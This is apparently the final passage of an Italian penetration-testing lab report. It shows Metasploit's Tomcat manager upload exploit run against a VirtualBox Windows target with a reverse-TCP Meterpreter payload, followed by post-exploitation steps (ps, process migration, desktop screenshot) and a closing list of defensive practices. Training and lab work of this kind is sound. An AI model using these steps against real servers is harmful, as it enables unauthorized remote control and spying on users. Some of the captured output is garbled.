Una volta ottenute le credenziali di accesso possiamo andare a settare le options del nostro exploit `exploit/multi/http/tomcat_mgr_upload`: settiamo RHOST con l'ip target, RPORT la portiamo dalla 80 alla 8080, settiamo l'user e la password che abbiamo trovato, l'LHOST con l'ip del client e LPORT la settiamo sulla 7777. Dopo aver fatto questo non ci resta che impostare il payload con un `windows/meterpreter/reverse_tcp` e avviamo l'exploit

come si vede nell'immagine sottostante, l'exploit è riuscito ed abbiamo avviato una sessione meterpreter sulla macchina target. Eseguiamo un ifconfig per verificare le configurazioni di rete e quindi di trovarci sulla macchina target.

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal displays a meterpreter session and network configuration information.

```
Firefox ESR
Browse the World Wide Web
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying libfbMig0fG1bstVejhzol...
[*] Executing libfbMig0fG1bstVejhzol...
[*] Sending stage (177734 bytes) to 192.168.200.200
[*] Undeploying libfbMig0fG1bstVejhzol...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:49533) at 2025-03-17 07:30:03 -0400

meterpreter > ifconfig

Interface 1
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 1599967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 4
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 00:00:27:38:7f:98
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::e42a:4000:1cf6:f5f2
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 5
Name      : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::ffff:ffff:ffe
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 6
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5e0e:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

qui, tramite il comando ps, andiamo a vedere i processi attivi e possiamo notare, dal processo VBoxTray.exe, che ci troviamo su una macchina virtuale.



```
File Action Terminal Emulator Use the command line
kali㉿kali ~
ps -A
  PID TTY          STAT   TIME COMMAND
 2808 674 unsecapp.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\wbem\unsecapp.exe
 2092 2536 postgres.exe x64 0 NT AUTHORITY\SYSTEM\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 3100 2536 postgres.exe x64 0 NT AUTHORITY\SYSTEM\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 3108 2536 postgres.exe x64 0 NT AUTHORITY\SYSTEM\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 3116 2536 postgres.exe x64 0 NT AUTHORITY\SYSTEM\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 3124 2536 postgres.exe x64 0 NT AUTHORITY\SYSTEM\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
 3132 672 WmiPrvSE.exe x64 0 NT AUTHORITY\SYSTEM\SERVIZIO DI RETE C:\Windows\System32\wbem\WmiPrvSE.exe
 3668 672 ApplicationFrameHost.exe x64 1 DESKTOP-9K1O4BT\user C:\Windows\System32\ApplicationFrameHost.exe
 3788 672 WmiPrvSE.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\wbem\WmiPrvSE.exe
 3948 1484 WmssessionAgent.exe x64 1 NT AUTHORITY\SYSTEM C:\Program Files\Windows MultiPoint Server\WmssessionAgent.exe
 3968 876 svhost.exe x64 1 DESKTOP-9K1O4BT\user C:\Windows\System32\svhost.exe
 3996 876 taskhostw.exe x64 1 DESKTOP-9K1O4BT\user C:\Windows\System32\taskhostw.exe
 4168 672 RuntimeBroker.exe x64 1 DESKTOP-9K1O4BT\user C:\Windows\System32\RuntimeBroker.exe
 4564 572 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\SearchIndexer.exe
 4724 5692 comhost.exe x64 1 DESKTOP-9K1O4BT\user C:\Windows\System32\comhost.exe
 4888 672 ShellExperienceHost.exe x64 1 DESKTOP-9K1O4BT\user C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
 4976 672 SearchUI.exe x64 1 DESKTOP-9K1O4BT\user C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
 5472 1812 VBoxTray.exe x64 1 DESKTOP-9K1O4BT\user C:\Windows\System32\VBoxTray.exe
 5544 1812 OneDrive.exe x64 1 DESKTOP-9K1O4BT\user C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe
 5692 1812 cmd.exe x64 1 DESKTOP-9K1O4BT\user C:\Windows\System32\cmd.exe
 6116 2272 PfmZqZiXD.exe x64 0 NT AUTHORITY\SYSTEM C:\tomcat7\temp\PfmZqZiXD.exe

meterpreter > ipconfig /all

Interface 3
_____
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
_____
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 00:00:27:18:7F:98
MTU : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
IPv6 Address : Fe80::e42a:4000:1cf6:f5f2
IPv6 Netmask : fffff:ffff:ffff:ffff::


Interface 5
_____
Name : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::ffff:ffff:ffff
```

Dopo aver fatto questo proviamo ad eseguire uno screenshot del desktop del dispositivo target:

```
[meterpreter] > screenshot -r
[-] Error running command screenshot: Rex::RuntimeError Current session was spawned by a service on Windows 8+. No desktops are available to screenshot.
[meterpreter] > screenshot
[-] Error running command screenshot: Rex::RuntimeError Current session was spawned by a service on Windows 8+. No desktops are available to screenshot.
```

L'errore indica che la sessione Meterpreter è stata creata come servizio su Windows 8+ e, a causa dell'isolamento dei processi di servizio (Session 0), non ha accesso a un desktop interattivo. In altre parole, non c'è un ambiente grafico disponibile da cui catturare uno screenshot.

A questo punto andiamo a cercare un processo che gira nella sessione dell'utente attivo, come explorer.exe, e provare a migrare lì. Utilizziamo sempre lo stesso comando ps, e vediamo che il servizio explorer.exe ha come PID 1812. quindi eseguiamo il comando “migrate 1812” e riproviamo a fare lo screenshot. Come si vede lo screen risulta fatto e scaricato sulla nostra macchina Kali, che viene mostrata in sovraimpressione:



# CONCLUSIONE

Alla luce dei test eseguiti appare fondamentale comprendere che la protezione delle infrastrutture informatiche e la prevenzione degli attacchi descritti richiedono l'adozione di best practices fondamentali per garantire una sicurezza solida e resiliente.

In primo luogo, la sanificazione degli input gioca un ruolo cruciale nella prevenzione di vulnerabilità come l'SQL Injection e l'XSS.

È essenziale utilizzare la parametrizzazione nelle query SQL e applicare filtri adeguati sui campi di input, così da ridurre significativamente il rischio di exploit.

La gestione delle credenziali e dell'autenticazione deve essere altrettanto robusta, preferendo l'autenticazione a più fattori (MFA) e assicurandosi che le password siano sempre criptate. Questo aiuta a difendersi da attacchi di tipo brute force e cracking delle password.

Un altro punto cruciale riguarda la protezione contro il Buffer Overflow.

Errori nella gestione della memoria possono compromettere gravemente la sicurezza di un'applicazione, ma l'adozione di tecniche di programmazione sicura, come l'allocazione dinamica della memoria e l'uso di stack canaries, può prevenire facilmente exploit di questo tipo.

Parallelamente, la monitorizzazione e scansione dei sistemi sono attività indispensabili. L'uso di strumenti come Nmap per individuare porte aperte e vulnerabilità e l'adozione di piattaforme come Metasploit per testare gli exploit sono attività necessarie per identificare e correggere tempestivamente potenziali falle nei sistemi.

Inoltre, l'educazione e la consapevolezza dei professionisti IT e degli sviluppatori sono cruciali.



La comprensione delle tecniche di attacco e difesa, insieme alla formazione continua, consente di anticipare le minacce e adottare misure difensive proattive.

La sicurezza informatica, infatti, non è un obiettivo statico ma un processo dinamico che richiede monitoraggio costante e aggiornamenti regolari.

Solo attraverso un approccio che combina best practices di sviluppo sicuro, l'adozione di tecniche di difesa avanzate e una formazione continua è possibile costruire infrastrutture sicure in grado di proteggersi contro le minacce sempre più sofisticate e in continua evoluzione.